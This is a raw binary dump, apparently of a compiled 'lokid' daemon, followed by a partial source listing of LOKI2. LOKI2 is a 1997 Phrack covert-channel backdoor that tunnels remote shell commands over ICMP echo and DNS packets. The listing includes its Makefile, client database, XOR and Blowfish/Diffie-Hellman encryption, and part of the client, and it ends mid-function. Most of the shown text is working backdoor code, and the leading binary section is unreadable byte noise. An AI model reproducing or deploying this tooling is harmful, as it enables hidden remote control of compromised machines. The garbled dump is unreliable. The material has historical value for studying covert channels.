ØPè;øÿÿ
ÿÿÿè
eè[^_ÉÃ
åWVS
è]ùÿÿ
Â¡,Å
eô[^_ÉÃ
åWVS
1ÿèU
Àt    ¡,Å
eô[^_ÉÃ
åWVSè
Sèê÷ÿÿ
ÿ5DÅ
Wèöÿÿ£4Ç
ÿ5DÅ
Sè°öÿÿ£,Å
Pèðöÿÿ
ØPèØöÿÿ
ØPè½öÿÿ
Pè©öÿÿ
þ     ~§
eô[^_ÉÃ
fÇEô
fÇEö
fÇEø
fÇEú
fÇEü
fÇEþ
EôPÿ54Ç
èÝ÷ÿÿ
ÿ5DÅ
fÇEø
fÇEúÿÿfÇEü
EøPÿ54Ç
ÿ5DÅ
fÇEô
```

```
fÇEö
fÇEø
fÇEú
fÇEü
fÇEþ
EôPÿ54Ç
è=÷ÿÿ
ÿ5DÅ
ÿ5,Å
èÔõÿÿ
ÿ5DÅ
ÿ54Ç
è]ôÿÿ
ÿ5DÅ
ÿ54Ç
èÝôÿÿ
ÿ5DÅ
fÇEô
fÇEöÿÿfÇEø
EôPÿ54Ç
èköÿÿ
ÿ5DÅ
SèÜôÿÿ
øÿu7Sèëõÿÿ
ÿ5DÅ
ÿ0èJõÿÿ
]øÉÃ
üÿÿ¾]«
ó¥PèXõÿÿP
üÿÿSè
óÿÿSè%õÿÿ
¥ôûÿÿ[^_ÉÃ
1ÉfÇEþ
fÇEþ
Èf÷Ð%ÿÿ
]øÉÃ
Pèèòÿÿ
PhØÆ
èEóÿÿ
óÿÿh
è²óÿÿ
øÿu
è®ñÿÿ
ÿ5LÅ
èªôÿÿÿ5PÅ
ôÿÿSèYôÿÿ
EüPè"óÿÿh
è6óÿÿ
ÿÿÿÉÃ
èAôÿÿ
è.ôÿÿj
è'ôÿÿ
èÛòÿÿj
èÒòÿÿj
èÉòÿÿ
øÿt$
Àt@ÿ5LÅ
```

```
èíóÿÿÿ5PÅ
èâóÿÿj
èÿþÿÿ
è£óÿÿ
øÿu
è[ñÿÿ
èÕþÿÿ
èbóÿÿ
Û|>j
Sè|ðÿÿ
øÿu
Sè>óÿÿ
ñÿÿj
èÐñÿÿ
]üÉÃ
åWVS
u|9ò
AB9ò
9ò|Íëc
ÿJt%
ÂüuÜ
eô[^_ÉÃU
ìpWVS
ó¥è/ïÿÿf
èµïÿÿf
èîðÿÿ£XÅ
øpt
øvuWj
ÿ5,Ç
èòîÿÿ
ëO¡,Ç
<it   <ut
ë#ht°
èüûÿÿ
è[ðÿÿ£XÅ
øÿt~
øpt%
øvudj
ÿ5,Ç
ècîÿÿ
é*ÿÿÿ
6¡,Ç
<it   <ut
éõþÿÿ
éÛþÿÿh
éËþÿÿ
6ÿ5HÅ
îÿÿ£PÅ
è5ûÿÿ
è&ïÿÿ
ÿ5DÅ
è)îÿÿ£LÅ
èÝúÿÿ
ÿ5LÅ
èªíÿÿ
èZöÿÿhÐ
èxïÿÿ
```

ÿ5DÅ
è|úÿÿ
èÚíÿÿh0Å
ïÿÿèOûÿÿÇ
èEîÿÿ
ÿ5DÅ
è)úÿÿ
èlíÿÿh
ÿ5DÅ
èôùÿÿ
÷jTh
ÿ5PÅ
èãíÿÿ£XÅ
tdé¯
1Ûj@h Ç
èîøÿÿ
f¡¤Ç
f£<Å
1Ûj@h Ç
f¡ Ç
f£<Å
ÿ5DÅ
èôøÿÿ
øþÿÿè/íÿÿ
ûÿt,
ë3jTh
èüëÿÿ
éÁþÿÿ
ÿ5DÅ
îÿÿ£XÅ
øÿuDj
ÿ5DÅ
è@øÿÿ
j7Wh©Ç
èpìÿÿWj7j
èNúÿÿ
}È/u
ÿ5LÅ
Wèbêÿÿ
ÿ5DÅ
èå÷ÿÿ
Vj7Sè³êÿÿ
j8WSèÿëÿÿj
Vj7Sè
j8WSèÌëÿÿj
Vj7SèMêÿÿ
ÀtVj8WSè
ëÿÿj
Vj7Sè
Àt'j8WSènëÿÿj
é7ÿÿÿ
ÿ54Å
ÿ58Å
è>îÿÿ
Pè òÿÿj
è^÷ÿÿ
Ä éæüÿÿ

```
jTh8Ç
èòéÿÿfÇEð
Wj7j
è·øÿÿ
j7hUÇ
Wè¿êÿÿ
f¡<Å
f£PÇ
ðj@hLÇ
õÿÿf£NÇ
u3fÇ
5f¡ Ç
f£NÇ
@j@hLÇ
èPõÿÿf£RÇ
@¡HÅ
Eô£HÇ
jdè~èÿÿj
EðPj
jTh8Ç
ÿ5LÅ
èäéÿÿ
èÿÿë
eä[^_ÉÃU
½ ÿÿÿ¾`²
ó¥1ÿ1öj     h@³
èféÿÿ
PhJ³
ÿÿÿètðÿÿ
t!Sèìóÿÿ P
Phu³
èDèÿÿ
èñýÿÿ
t!Sè
óÿÿP
Phu³
èëçÿÿ
Dÿÿÿ
è´çÿÿ
÷ØPè´çÿÿ
ÿ5DÅ
ÀuWj
èBëÿÿ
ÿ5DÅ
èÐóÿÿë#
è%ôÿÿ
è¯çÿÿ
 ÿÿÿSè³æÿÿh¤
è¹êÿÿ
îÿÿÿ50Å
ÿ5HÅ
Pè¯ëÿÿ
Ä$9þ
6j7ÿu
Pèbçÿÿj
è=üÿÿ
Æ79þ
```

j7ÿu
Pè1çÿÿj
Æ79þ}^j7ÿu
çÿÿj
èßûÿÿ
Æ79þ}1j7ÿu
Pè×æÿÿj
è²ûÿÿ
Æ79þ
Dÿÿÿj
ûÿÿj
èÜòÿÿ
èfæÿÿ
Àu5j
èËæÿÿPè²åÿÿ
ÿ5DÅ
è#ûÿÿj
 ÿÿÿPè
Ä ÿ54Å
ÿ58Å
Pèãìÿÿj
è8òÿÿ
ÿÿÿ[^_ÉÃ
ì<WVSÇEÄ
Ph ´
èØäÿÿ
6h<Å
}ÄGè¿ìÿÿ
ÛtDWSè?ðÿÿ
PhÏ´
äÿÿj
SVèFúÿÿ
SVè5úÿÿ
ècìÿÿ
ÛtFÿuÄSèáïÿÿ
PhÏ´
è6äÿÿj
SVèèùÿÿ
SVè×ùÿÿ
:ÿÿÿÿ5PÅ
èÏåÿÿ
ãÿÿ£PÅ
ÿ5DÅ
èJðÿÿ
ÿ5HÅ
èÌâÿÿÿ0h÷´
]ÈSèìäÿÿSh µ
ãÿÿj
Sè9ùÿÿ
Sè#ùÿÿÿ54Å
ÿ58Å
è4çÿÿ
Pèÿêÿÿh°¦
èËãÿÿ
ÿ5DÅ
è¯ïÿÿ
e¸[^_ÉÃ

```
S»`Å
;ÿuô[Ã
èKåÿÿÂ
lokid: Client database full
DEBUG: stat_client nono
lokid version:          %s
remote interface: %s
active transport: %s
active cryptography:    %s
server uptime:          %.02f minutes
client ID:        %d
packets written:  %ld
bytes written:          %ld
requests:         %d
N@[fatal] cannot catch SIGALRM
lokid: inactive client <%d> expired from list [%d]
 ¬@[fatal] shared mem segment request error
[fatal] semaphore allocation error
[fatal] could not lock memory
[fatal] could not unlock memory
[fatal] shared mem segment detach error
[fatal] cannot destroy shmid
[fatal] cannot destroy semaphore
[fatal] name lookup failed
[fatal] cannot catch SIGALRM
[fatal] cannot catch SIGCHLD
[fatal] Cannot go daemon
[fatal] Cannot create session
/dev/tty
[fatal] cannot detach from controlling terminal
/tmp
[fatal] invalid user identification value
v:p:
Unknown transport
lokid -p (i|u) [ -v (0|1) ]
[fatal] socket allocation error
[fatal] cannot catch SIGUSR1
Cannot set IP_HDRINCL socket option
[fatal] cannot register with atexit(2)
LOKI2 route [(c) 1997 guild corporation worldwide]
[fatal] cannot catch SIGALRM
[fatal] cannot catch SIGCHLD
[SUPER fatal] control should NEVER fall here
[fatal] forking error
lokid: server is currently at capacity.  Try again later
lokid: Cannot add key
lokid: popen
[non fatal] truncated write
/quit all
lokid: client <%d> requested an all kill
      sending L_QUIT: <%d> %s
lokid: clean exit (killed at client request)
[fatal] could not signal process group
/quit
lokid: cannot locate client entry in database
lokid: client <%d> freed from list [%d]
/stat
```

```
/swapt
[fatal] could not signal parent
lokid: unsupported or unknown command string
lokid: client <%d> requested a protocol swap
      sending protocol update: <%d> %s [%d]
lokid: transport protocol changed to %s
ÿÿÿÿ
ÿÿÿÿ
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
01.01
01.01
01.01
01.01
01.01
01.01
01.01
01.01
.symtab
.strtab
.shstrtab
.interp
.hash
.dynsym
.dynstr
.rel.bss
.rel.plt
.init
.plt
.text
.fini
.rodata
.data
.ctors
.dtors
.got
.dynamic
.bss
.comment
.note
```

Appendix C
Loki2 Source Code

```
<++> L2/Makefile
# Makefile for LOKI2 Sun Jul 27 21:29:28 PDT 1997
# route (c) 1997 Guild Corporation, Worldwide


######
#   Choose a cryptography type
#

CRYPTO_TYPE            =   WEAK_CRYPTO         # XOR
#CRYPTO_TYPE           =   NO_CRYPTO           # Plaintext
#CRYPTO_TYPE           =   STRONG_CRYPTO       # Blowfish and DH


######
#   If you want STRONG_CRYPTO, uncomment the following (and make sure
you have
#   SSLeay)

#LIB_CRYPTO_PATH       =   /usr/local/ssl/lib/
#CLIB                  =   -L$(LIB_CRYPTO_PATH) -lcrypto
#MD5_OBJ               =   md5/md5c.o


######
#   Choose a child process handler type
#

SPAWN_TYPE             =   POPEN
#SPAWN_TYPE            =   PTY


######
#   It is safe to leave this alone.
#

NET3                    =   #-DNET3
SEND_PAUSE             =   SEND_PAUSE=100
DEBUG                    =   #-DDEBUG
#-----------------------------------------------------------------------
------#


i_hear_a_voice_from_the_back_of_the_room:
        @echo
        @echo "LOKI2 Makefile"
        @echo "Edit the Makefile and then invoke with one of the
following:"
        @echo
        @echo "linux openbsd freebsd solaris    clean"
        @echo
```

```
        @echo "See Phrack Magazine issue 51 article 7 for verbose
instructions"
        @echo

linux:
        @make OS=-DLINUX CRYPTO_TYPE=-D$(CRYPTO_TYPE)
\
        SPAWN_TYPE=-D$(SPAWN_TYPE) SEND_PAUSE=-D$(SEND_PAUSE)
\
        FAST_CHECK=-Dx86_FAST_CHECK IP_LEN= all

openbsd:
        @make OS=-DBSD4 CRYPTO_TYPE=-D$(CRYPTO_TYPE)
\
        SPAWN_TYPE=-D$(SPAWN_TYPE) SEND_PAUSE=-D$(SEND_PAUSE)
\
        FAST_CHECK=-Dx86_FAST_CHECK IP_LEN= all

freebsd:
        @make OS=-DBSD4 CRYPTO_TYPE=-D$(CRYPTO_TYPE)
\
        SPAWN_TYPE=-D$(SPAWN_TYPE) SEND_PAUSE=-D$(SEND_PAUSE)
\
        FAST_CHECK=-Dx86_FAST_CHECK IP_LEN=-DBROKEN_IP_LEN all

solaris:
        @make OS=-DSOLARIS CRYPTO_TYPE=-D$(CRYPTO_TYPE)
\
        SPAWN_TYPE=-D$(SPAWN_TYPE) SEND_PAUSE=-D$(SEND_PAUSE)
\
        LIBS+=-lsocket LIBS+=-lnsl IP_LEN= all

CFLAGS          = -Wall -O6 -finline-functions -funroll-all-loops $(OS)
\
                $(CRYPTO_TYPE) $(SPAWN_TYPE) $(SEND_PAUSE) $(FAST_CHECK)
\
                $(EXTRAS) $(IP_LEN) $(DEBUG) $(NET3)

CC              =   gcc
C_OBJS           =  surplus.o crypt.o
S_OBJS           =  client_db.o shm.o surplus.o crypt.o pty.o


.c.o:
        $(CC) $(CFLAGS) -c $< -o $@

all:    $(MD5_OBJ) loki

md5obj: md5/md5c.c
        @( cd md5; make )

loki:   $(C_OBJS) loki.o $(S_OBJS) lokid.o
        $(CC) $(CFLAGS) $(C_OBJS) $(MD5_OBJ) loki.c -o loki $(CLIB)
$(LIBS)
        $(CC) $(CFLAGS) $(S_OBJS) $(MD5_OBJ) lokid.c -o lokid $(CLIB)
$(LIBS)
        @(strip loki lokid)
```

```
clean:
        @( rm -fr *.o loki lokid )
        @( cd md5; make clean )

dist:   clean
        @( cd .. ; tar cvf loki2.tar L2/ ; gzip loki2.tar )
<--> Makefile
<++> L2/client_db.c
/*
 * LOKI2
 *
 * [ client_db.c ]
 *
 *  1996/7 Guild Corporation Worldwide      [daemon9]
 */


#include "loki.h"
#include "shm.h"
#include "client_db.h"

extern struct loki rdg;
extern int verbose;
extern int destroy_shm;
extern struct client_list *client;
extern u_short c_id;

#ifdef  STRONG_CRYPTO
extern short ivec_salt;
extern u_char user_key[BF_KEYSIZE];
#endif
#ifdef  PTY
extern int mfd;
#endif

/*
 *  The server maintains an array of active client information.  This
 *  function simply steps through the structure array and attempts to
add
 *  an entry.
 */

int add_client(u_char *key)
{
    int i = 0, emptyslot = -1;
#ifdef  PTY
    char p_name[BUFSIZE] = {0};
#endif

    locks();
    for (; i < MAX_CLIENT; i++)
    {
        if (IS_GOOD_CLIENT(rdg))
        {                               /* Check for duplicate entries
                                         * (which are to be expected
when
```

```
                                        * not using STRONG_CRYPTO)
                                        */
#ifdef STRONG_CRYPTO
            if (verbose) fprintf(stderr, S_MSG_DUP);
#endif
            emptyslot = i;
            break;
        }                               /* tag the first empty slot
found */
        if ((!(client[i].client_id))) emptyslot = i;
    }
    if (emptyslot == -1)
    {                                   /* No empty array slots */
        if (verbose) fprintf(stderr, "\nlokid: Client database full");
        ulocks();
        return (NNOK);
    }
                                        /* Initialize array with client
info */
    client[emptyslot].touchtime         = time((time_t *)NULL);
    if (emptyslot != i){
        client[emptyslot].client_id     = c_id;
        client[emptyslot].client_ip     = rdg.iph.ip_src;
        client[emptyslot].packets_sent  = 0;
        client[emptyslot].bytes_sent    = 0;
        client[emptyslot].hits          = 0;
#ifdef  PTY
        client[emptyslot].pty_fd        = 0;
#endif
    }
#ifdef  STRONG_CRYPTO
                                        /* copy unset bf key and set
salt */
    bcopy(key, client[emptyslot].key, BF_KEYSIZE);
    client[emptyslot].ivec_salt         = 0;
#endif
    ulocks();
    return (emptyslot);
}


/*
 *  Look for a client entry in the client database.  Either copy the
clients
 *  key into user_key and update timestamp, or clear the array entry,
 *  depending on the disposition of the call.
 */

int locate_client(int disposition)
{
    int i = 0;

    locks();
    for (; i < MAX_CLIENT; i++)
    {
        if (IS_GOOD_CLIENT(rdg))
        {
```

```
            if (disposition == FIND)    /* update timestamp */
            {
                client[i].touchtime = time((time_t *)NULL);
#ifdef STRONG_CRYPTO
                                        /* Grab the key */
                bcopy(client[i].key, user_key, BF_KEYSIZE);
#endif
            }
                                        /* Remove entry */
            else if (disposition == DESTROY)
                bzero(&client[i], sizeof(client[i]));
            ulocks();
            return (i);
        }
    }
    ulocks();                           /* Didn't find the client */
    return (NNOK);
}


/*
 *  Fill a string with current stats about a particular client.
 */

int stat_client(int entry, u_char *buf, int prot, time_t uptime)
{

    int n = 0;
    time_t now = 0;
    struct protoent *proto = 0;
                                        /* locate_client didn't find an
                                         * entry
                                         */
    if (entry == NNOK)
    {
 fprintf(stderr, "DEBUG: stat_client nono\n");
        return (NOK);
    }
    n = sprintf(buf, "\nlokid version:\t\t%s\n", VERSION);
    n += sprintf(&buf[n], "remote interface:\t%s\n",
host_lookup(rdg.iph.ip_dst));

    proto = getprotobynumber(prot);
    n += sprintf(&buf[n], "active transport:\t%s\n", proto -> p_name);
    n += sprintf(&buf[n], "active cryptography:\t%s\n", CRYPTO_TYPE);
    time(&now);
    n += sprintf(&buf[n], "server uptime:\t\t%.02f minutes\n",
difftime(now, uptime) / 0x3c);

    locks();
    n += sprintf(&buf[n], "client ID:\t\t%d\n",
client[entry].client_id);
    n += sprintf(&buf[n], "packets written:\t%ld\n",
client[entry].packets_sent);
    n += sprintf(&buf[n], "bytes written:\t\t%ld\n",
client[entry].bytes_sent);
```

```
    n += sprintf(&buf[n], "requests:\t\t%d\n",
client[entry].hits);
    ulocks();

    return (n);
}

/*
 *  Unsets alarm timer, then calls age_client, then resets signal
handler
 *  and alarm timer.
 */

void client_expiry_check(){

    alarm(0);
    age_client();
                                            /* re-establish signal
handler */
    if (signal(SIGALRM, client_expiry_check) == SIG_ERR)
        err_exit(1, 1, verbose, "[fatal] cannot catch SIGALRM");

    alarm(KEY_TIMER);
}


/*
 *  This function is called every KEY_TIMER interval to sweep through
the
 *  client list.  It zeros any entrys it finds that have not been
accessed
 *  in KEY_TIMER seconds.  This gives us a way to free up entries from
clients
 *  which may have crashed or lost their QUIT_C packet in transit.
 */

void age_client()
{

    time_t timestamp = 0;
    int i = 0;

    time(&timestamp);
    locks();
    for (; i < MAX_CLIENT; i++)
    {
        if (client[i].client_id)
        {
            if (difftime(timestamp, client[i].touchtime) > KEY_TIMER)
            {
                if (verbose) fprintf(stderr, "\nlokid: inactive client
<%d> expired from list [%d]\n", client[i].client_id, i);
                bzero(&client[i], sizeof(client[i]));
#ifdef STRONG_CRYPTO
                ivec_salt = 0;
#endif
            }
```

```
        }
    }
    ulocks();
}


/*
 *  Update the statistics for client.
 */

void update_client(int entry, int pcount, u_long bcount)
{
    locks();
    client[entry].touchtime      = time((time_t *)NULL);
    client[entry].packets_sent  += pcount;
    client[entry].bytes_sent    += bcount;
    client[entry].hits          ++;
    ulocks();
}


/*
 *  Returns the IP address and ID of the targeted entry
 */

u_long check_client_ip(int entry, u_short *id)
{
    u_long ip = 0;

    locks();
    if ((*id = (client[entry].client_id))) ip =
client[entry].client_ip;
    ulocks();

    return (ip);
}

#ifdef STRONG_CRYPTO

/*
 *  Update and return the IV salt for the client
 */

u_short update_client_salt(int entry)
{

    u_short salt = 0;

    locks();
    salt = ++client[entry].ivec_salt;
    ulocks();

    return (salt);
}

#endif  /* STRONG_CRYPTO */
```

```
/* EOF */
<--> client_db.c
<++> L2/client_db.h
/*
 * LOKI
 *
 * client_db header file
 *
 *  1996/7 Guild Corporation Productions    [daemon9]
 */


/*
 *  Client info list.
 *  MAX_CLIENT of these will be kept in a server-side array
 */

struct client_list
{
#ifdef  STRONG_CRYPTO
    u_char key[BF_KEYSIZE];             /* unset bf key
*/
    u_short ivec_salt;                  /* the IV salter
*/
#endif
    u_short client_id;                  /* client loki_id
*/
    u_long client_ip;                   /* client IP address
*/
    time_t  touchtime;                  /* last time entry was hit
*/
    u_long packets_sent;                /* Packets sent to this client
*/
    u_long bytes_sent;                  /* Bytes sent to this client
*/
    u_int hits;                         /* Number of queries from
client    */
#ifdef  PTY
    int pty_fd;                         /* Master PTY file descriptor
*/
#endif
};

#define IS_GOOD_CLIENT(ldg)\
\
(c_id           == client[i].client_id   &&  \
 ldg.iph.ip_src == client[i].client_ip)  >   \
                             (0) ? (1) : (0) \

void update_client(int, int, u_long);   /* Update a client entry
*/
                                        /* client info into supplied
buffer */
int stat_client(int, u_char *, int, time_t);
int add_client(u_char *);               /* add a client entry
*/
```

```
int locate_client(int);                 /* find a client entry
*/
void age_client(void);                  /* age a client from the list
*/
u_short update_client_salt(int);        /* update and return salt
*/
u_long check_client_ip(int, u_short *); /* return ip and id of target
*/
<--> client_db.h
<++> L2/crypt.c
/*
 * LOKI2
 *
 * [ crypt.c ]
 *
 *  1996/7 Guild Corporation Worldwide      [daemon9]
 */


#include "loki.h"
#include "crypt.h"
#include "md5/global.h"
#include "md5/md5.h"

#ifdef STRONG_CRYPTO
u_char user_key[BF_KEYSIZE];                /* unset blowfish key */
BF_KEY bf_key;                              /* set key */
volatile u_short ivec_salt = 0;


/*
 *  Blowfish in cipher-feedback mode.  This implements blowfish (a
symmetric
 *  cipher) as a self-synchronizing stream cipher.  The initialization
 *  vector (the initial dummy cipher-text block used to seed the
encryption)
 *  need not be secret, but it must be unique for each encryption.  I
fill
 *  the ivec[] array with every 3rd key byte incremented linear-like
via
 *  a global encryption counter (which must be synced in both client
and
 *  server).
 */

void blur(int m, int bs, u_char *t)
{

    int i = 0, j = 0, num      = 0;
    u_char ivec[IVEC_SIZE + 1] = {0};

    for (; i < BF_KEYSIZE; i += 3)         /* fill in IV */
        ivec[j++] = (user_key[i] + (u_char)ivec_salt);
    BF_cfb64_encrypt(t, t, (long)(BUFSIZE - 1), &bf_key, ivec, &num,
m);
}
```

```
/*
 *  Generate DH keypair.
 */

DH* generate_dh_keypair()
{

    DH *dh = NULL;
                                        /* Initialize the DH structure
*/
    dh = DH_new();
                                        /* Convert the prime into
BIGNUM */
    (BIGNUM *)(dh -> p) = BN_bin2bn(modulus, sizeof(modulus), NULL);
                                        /* Create a new BIGNUM */
    (BIGNUM *)(dh -> g) = BN_new();
                                        /* Set the DH generator */
    BN_set_word((BIGNUM *)(dh -> g), DH_GENERATOR_5);
                                        /* Generate the key pair */
    if (!DH_generate_key(dh)) return ((DH *)NULL);

    return(dh);
}


/*
 *  Extract blowfish key from the DH shared secret.  A simple MD5 hash
is
 *  perfect as it will return the 16-bytes we want, and obscure any
possible
 *  redundancies or key-bit leaks in the DH shared secret.
 */


u_char *extract_bf_key(u_char *dh_shared_secret, int set_bf)
{

    u_char digest[MD5_HASHSIZE];
    unsigned len = BN2BIN_SIZE;
    MD5_CTX context;
                                        /* initialize MD5 (loads magic
context
                                         * constants)
                                         */
    MD5Init(&context);
                                        /* MD5 hashing */
    MD5Update(&context, dh_shared_secret, len);
                                        /* clean up of MD5 */
    MD5Final(digest, &context);
    bcopy(digest, user_key, BF_KEYSIZE);
                                        /* In the server we dunot set
the key
                                         * right away; they are set
when they
                                         * are nabbed from the client
list.
```

```
                                        */
    if (set_bf == OK)
    {
        BF_set_key(&bf_key, BF_KEYSIZE, user_key);
        return ((u_char *)NULL);
    }
    else return (strdup(user_key));
}
#endif
#ifdef WEAK_CRYPTO

/*
 *  Simple XOR obfuscation.
 *
 *  ( Syko was right -- the following didn't work under certain
compilation
 *  environments...  Never write code in which the order of evaluation
defines
 *  the result.  See K&R page 53, at the bottom... )
 *
 *  if (!m) while (i < bs) t[i] ^= t[i++ +1];
 *  else
 *  {
 *      i = bs;
 *      while (i) t[i - 1] ^= t[i--];
 *  }
 *
 */

void blur(int m, int bs, u_char *t)
{

    int i = 0;

    if (!m)
    {                           /* Encrypt */
        while (i < bs)
        {
            t[i] ^= t[i + 1];
            i++;
        }
    }
    else
    {                           /* Decrypt */
        i = bs;
        while (i)
        {
            t[i - 1] ^= t[i];
            i--;
        }
    }
}

#endif
#ifdef NO_CRYPTO

/*
```

```
 *  No encryption
 */

void blur(int m, int bs, u_char *t){}

#endif

/* EOF */
<--> crypt.c
<++> L2/crypt.h
/*
 * LOKI
 *
 * crypt header file
 *
 *  1996/7 Guild Corporation Productions    [daemon9]
 */


#ifdef STRONG_CRYPTO
/* 384-bit strong prime */

u_char modulus[] =
{

0xDA, 0xE1, 0x01, 0xCD, 0xD8, 0xC9, 0x70, 0xAF, 0xC2, 0xE4, 0xF2, 0x7A,
0x41, 0x8B, 0x43, 0x39, 0x52, 0x9B, 0x4B, 0x4D, 0xE5, 0x85, 0xF8, 0x49,
0x03, 0xA9, 0x66, 0x2C, 0xC0, 0x8A, 0xA6, 0x58, 0x3E, 0xCB, 0x72, 0x14,
0xA7, 0x75, 0xDB, 0x42, 0xFC, 0x3E, 0x4D, 0xDF, 0xB9, 0x24, 0xC8, 0xB3,

};
#endif
<--> crypt.h
<++> L2/loki.c
/*
 * LOKI2
 *
 * [ loki.c ]
 *
 *  1996/7 Guild Corporation Worldwide      [daemon9]
 */


#include "loki.h"

jmp_buf env;
struct loki sdg, rdg;
int verbose     = OK, cflags = 0, ripsock = 0, tsock = 0;
u_long p_read   = 0;                    /* packets read */


#ifdef  STRONG_CRYPTO
DH *dh_keypair = NULL;                  /* DH public and private
keypair */
extern u_short ivec_salt;
#endif
```

```
int main(int argc, char *argv[])
{

    static int prot         = IPPROTO_ICMP, one = 1, c = 0;
#ifdef  STRONG_CRYPTO
    static int established  = 0, retran = 0;
#endif
    static u_short loki_id  = 0;
    int timer               = MIN_TIMEOUT;
    u_char buf[BUFSIZE]     = {0};
    struct protoent *pprot  = 0;
    struct sockaddr_in sin;
                                        /* Ensure we have proper
permissions */
    if (getuid() || geteuid()) err_exit(1, 1, verbose, L_MSG_NOPRIV);
    loki_id = getpid();                 /* Allows us to individualize
each
                                         * same protocol loki client
session
                                         * on a given host.
                                         */
    bzero((struct sockaddr_in *)&sin, sizeof(sin));
    while ((c = getopt(argc, argv, "v:d:t:p:")) != EOF)
    {
        switch (c)
        {
            case 'v':                   /* change verbosity */
                verbose = atoi(optarg);
                break;

            case 'd':                   /* destination address of
daemon */
                strncpy(buf, optarg, BUFSIZE - 1);
                sin.sin_family      = AF_INET;
                sin.sin_addr.s_addr = name_resolve(buf);
                break;

            case 't':                   /* change alarm timer */
                if ((timer = atoi(optarg)) < MIN_TIMEOUT)
                     err_exit(1, 0, 1, "Invalid timeout.\n");
                break;

            case 'p':                   /* select transport protocol */
                switch (optarg[0])
                {
                    case 'i':           /* ICMP_ECHO / ICMP_ECHOREPLY
*/
                        prot = IPPROTO_ICMP;
                        break;

                    case 'u':           /* DNS query / reply */
                        prot = IPPROTO_UDP;
                        break;

                    default:
```

```
                        err_exit(1, 0, verbose, "Unknown
transport.\n");
                }
                break;

            default:
                err_exit(0, 0, 1, C_MSG_USAGE);
        }
    }
                                        /* we need a destination
address */
    if (!sin.sin_addr.s_addr) err_exit(0, 0, verbose, C_MSG_USAGE);
    if ((tsock = socket(AF_INET, SOCK_RAW, prot)) < 0)
        err_exit(1, 1, 1, L_MSG_SOCKET);

#ifdef  STRONG_CRYPTO                   /* ICMP only with strong crypto
*/
    if (prot != IPPROTO_ICMP) err_exit(0, 0, verbose, L_MSG_ICMPONLY);
#endif
                                        /* Raw socket to build packets
*/
    if ((ripsock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
         err_exit(1, 1, verbose, L_MSG_SOCKET);
#ifdef  DEBUG
    fprintf(stderr, "\nRaw IP socket: ");
    fd_status(ripsock, OK);
#endif

#ifdef  IP_HDRINCL
    if (setsockopt(ripsock, IPPROTO_IP, IP_HDRINCL, &one, sizeof(one))
< 0)
        if (verbose) perror("Cannot set IP_HDRINCL socket option");
#endif
                                        /* register packet dumping
function
                                         * to be called upon exit
                                         */
    if (atexit(packets_read) == -1) err_exit(1, 1, verbose,
L_MSG_ATEXIT);

    fprintf(stderr, L_MSG_BANNER);
    for (; ;)
    {
#ifdef  STRONG_CRYPTO
                                        /* Key negotiation phase.
Before we
                                         * can do anything, we need to
share
                                         * a secret with the server.
This
                                         * is our key management phase.
                                         * After this is done, we are
                                         * established.  We try
MAX_RETRAN
                                         * times to contact a  server.
                                         */
        if (!established)
```

```
        {
                                        /* Generate the DH parameters
and public
                                         * and private keypair
                                         */
            if (!dh_keypair)
            {
                if (verbose) fprintf(stderr, "\nloki: %s",
L_MSG_DHKEYGEN);
                if (!(dh_keypair = generate_dh_keypair()))
                    err_exit(1, 0, verbose, L_MSG_DHKGFAIL);
            }
            if (verbose) fprintf(stderr, "\nloki: submiting our public
key to server");
                                        /* convert the BIGNUM public
key
                                         * into a big endian byte
string
                                         */
            bzero((u_char *)buf, BUFSIZE);
            BN_bn2bin((BIGNUM *)dh_keypair -> pub_key, buf);
                                        /* Submit our key and request
to
                                         * the server (in one packet)
                                         */
            if (verbose) fprintf(stderr, C_MSG_PKREQ);
            loki_xmit(buf, loki_id, prot, sin, L_PK_REQ);
        }
        else
        {
#endif
            bzero((u_char *)buf, BUFSIZE);
            fprintf(stderr, PROMPT);        /* prompt user for input */
            read(STDIN_FILENO, buf, BUFSIZE - 1);
            buf[strlen(buf)] = 0;
                                            /* Nothing to parse */
            if (buf[0] == '\n') continue;   /* Escaped command */
            if (buf[0] == '/') if ((!c_parse(buf, &timer))) continue;
                                        /* Send request to server */
            loki_xmit(buf, loki_id, prot, sin, L_REQ);
#ifdef  STRONG_CRYPTO
        }
#endif
                                        /* change transports */
        if (cflags & NEWTRANS)
        {
            close(tsock);
            prot = (prot == IPPROTO_UDP) ? IPPROTO_ICMP : IPPROTO_UDP;
            if ((tsock = socket(AF_INET, SOCK_RAW, prot)) < 0)
                 err_exit(1, 1, verbose, L_MSG_SOCKET);

            pprot = getprotobynumber(prot);
            if (verbose) fprintf(stderr, "\nloki: Transport protocol
changed to %s.\n", pprot -> p_name);
            cflags &= ~NEWTRANS;
            continue;
        }
```

```
        if (cflags & TERMINATE)         /* client should exit */
        {
            fprintf(stderr, "\nloki: clean exit\nroute [guild
worldwide]\n");
            clean_exit(0);
        }
                                        /* Clear TRAP and VALID PACKET
flags */
        cflags &= (~TRAP & ~VALIDP);
                                        /* set alarm singal handler */
        if (signal(SIGALRM, catch_timeout) == SIG_ERR)
            err_exit(1, 1, verbose, L_MSG_SIGALRM);
                                        /* returns true if we land here
as the
                                         * result of a longjmp() -- IOW
the
                                         * alarm timer went off
                                         */
        if (setjmp(env))
        {
            fprintf(stderr, "\nAlarm.\n%s", C_MSG_TIMEOUT);
            cflags |= TRAP;
#ifdef  STRONG_CRYPTO
            if (!established)           /* No connection established
yet */
                if (++retran == MAX_RETRAN) err_exit(1, 0, verbose,
"[fatal] cannot contact server.  Giving up.\n");
                else if (verbose) fprintf(stderr, "Resending...\n");
#endif
        }
        while (!(cflags & TRAP))
        {                               /* TRAP will not be set unless
the
                                         * alarm timer expires or we
get
                                         * an EOT packet
                                         */
           alarm(timer);                /* block until alarm or read */

           if ((c = read(tsock, (struct loki *)&rdg, LOKIP_SIZE)) < 0)
                perror("[non fatal] network read error");

            switch (prot)
            {                           /* Is this a valid Loki packet?
*/
                case IPPROTO_ICMP:
                    if ((IS_GOOD_ITYPE_C(rdg))) cflags |= VALIDP;
                    break;

                case IPPROTO_UDP:
                    if ((IS_GOOD_UTYPE_C(rdg))) cflags |= VALIDP;
                    break;

                default:
                    err_exit(1, 0, verbose, L_MSG_WIERDERR);
            }
            if (cflags & VALIDP)
```

```
            {
#ifdef  DEBUG
